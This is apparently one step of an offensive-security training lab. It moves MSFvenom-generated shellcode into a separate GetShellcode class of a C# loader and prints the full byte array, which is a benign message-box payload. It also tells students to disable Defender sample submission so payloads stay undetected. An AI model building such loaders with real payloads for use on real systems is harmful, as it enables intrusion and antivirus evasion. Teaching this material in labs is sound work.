Lab - Basic Loader
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
LAB PHASE 3 - MODULARITY
In order to keep our shellcode loader neatly organized we'll make it modular - so instead of just adding code to the main program - let's put our functions in seperate classes (.cs files) that we can simply call from main. This will allow us to keep adding functionality while keeping an oversight of where we are and what we're doing.
OVERVIEW SOURCE CODE
SOURCE CODE LOCATION : "C:\THEV\Labs\BasicLoaderMod\BasicLoaderMOD.sln" └── BasicLoaderMOD.cs -> Our main program └── GetShellcode.cs -> A new class for retrieving shellcodeLAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_BasicLoaderMOD" └── msf_msgbox.csLAB SOLUTION : "C:\THEV\Labs\Lab_BasicLoaderMOD\SOLUTION" -> In case you get stuck,
this has all the proper code, shellcode and binaries.
The first class we're going to make is called "GetShellcode". This class will hold a function (method) named "Payload" that will be responsible for retrieving the shellcode and returing it as a byte array. This will allow us to easily access the shellcode from our main program, or swap it out for a different payload if needed.
-
Open your BasicLoaderMod project in Visual Studio 2019. Note we have removed the content of the shellcode array, so you will need to re-add it later.
-
Create a new class file in Visual Studio called


GetShellcode.csby right-clicking on the project in the Solution Explorer, selecting "Add" -> "Class...", and naming itGetShellcode.cs.
You will see the following code snippet provided by visual studio:


- Now delete all the code in GetShellcode.cs and paste our shellcode array:
class GetShellcode
{
    public static byte[] Payload()
    {
        return new byte[] {

            };
    }
}
- And now let's paste our MSFvenom generated shellcode located in "C:\THEV\Labs\Lab_BasicLoader\msf_msgbox.cs", in the byte array like this:
class GetShellcode
{
    public static byte[] Payload()
    {
        return new byte[] { 0xfc,0x48,0x81,0xe4,0xf0,0xff,
            0xff,0xff,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
            0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x51,0x48,0x8b,0x52,
            0x18,0x48,0x8b,0x52,0x20,0x56,0x48,0x8b,0x72,0x50,0x48,0x0f,
            0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,
            0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,
            0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
            0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,
            0x00,0x00,0x8b,0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,
            0x67,0x48,0x01,0xd0,0x8b,0x48,0x18,0x50,0x44,0x8b,0x40,0x20,
            0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x4d,0x31,0xc9,0x41,
            0x8b,0x34,0x88,0x48,0x01,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,
            0x0d,0xac,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,
            0x24,0x08,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,
            0x49,0x01,0xd0,0x66,0x41,0x8b,0x0c,0x48,0x44,0x8b,0x40,0x1c,
            0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x41,0x58,0x48,0x01,0xd0,
            0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
            0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,
            0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0xe8,0x0b,0x00,0x00,
            0x00,0x75,0x73,0x65,0x72,0x33,0x32,0x2e,0x64,0x6c,0x6c,0x00,
            0x59,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x49,0xc7,0xc1,
            0x00,0x00,0x00,0x00,0xe8,0x18,0x00,0x00,0x00,0x53,0x75,0x63,
            0x63,0x65,0x73,0x73,0x66,0x75,0x6c,0x20,0x45,0x78,0x65,0x63,
            0x75,0x74,0x69,0x6f,0x6e,0x20,0x3a,0x29,0x00,0x5a,0xe8,0x0c,
            0x00,0x00,0x00,0x43,0x72,0x69,0x6d,0x73,0x6f,0x6e,0x43,0x4f,
            0x52,0x45,0x00,0x41,0x58,0x48,0x31,0xc9,0x41,0xba,0x45,0x83,
            0x56,0x07,0xff,0xd5,0x48,0x31,0xc9,0x41,0xba,0xf0,0xb5,0xa2,
            0x56,0xff,0xd5
        };
    }
}
Your GetShellcode class should look like this:

Our class is called "GetShellcode" and the function "Payload" returns the shellcode as a byte array. Now we'll have to make some changes to our main program to utilize this shellcode.
- Open the BasicLoaderMod.cs file and locate the section where the shellcode is being defined.

- We're going to replace that line with a call to our GetShellcode class.

byte[] shellCode = GetShellcode.Payload();
It should look like this, you can see the byte array being initialized with the shellcode by calling the Payload method inf the GetShellcode class:

- Now save both files files (BasicLoaderMod.cs and GetShellcode.cs) and build the solution.



Your build should succeed without any errors. You can find the compiled assembly in the output directory ("C:\THEV\Labs\BasicLoaderMod\BasicLoaderMod\bin\x64\Release"). Give it a go by executing it, and see if it behaves as expected.
Congratulations! You've successfully modularized your P/INVOKE Loader lab by creating a separate class for shellcode retrieval. This approach not only keeps your code organized but also makes it easier to manage and update different components of your loader in the future.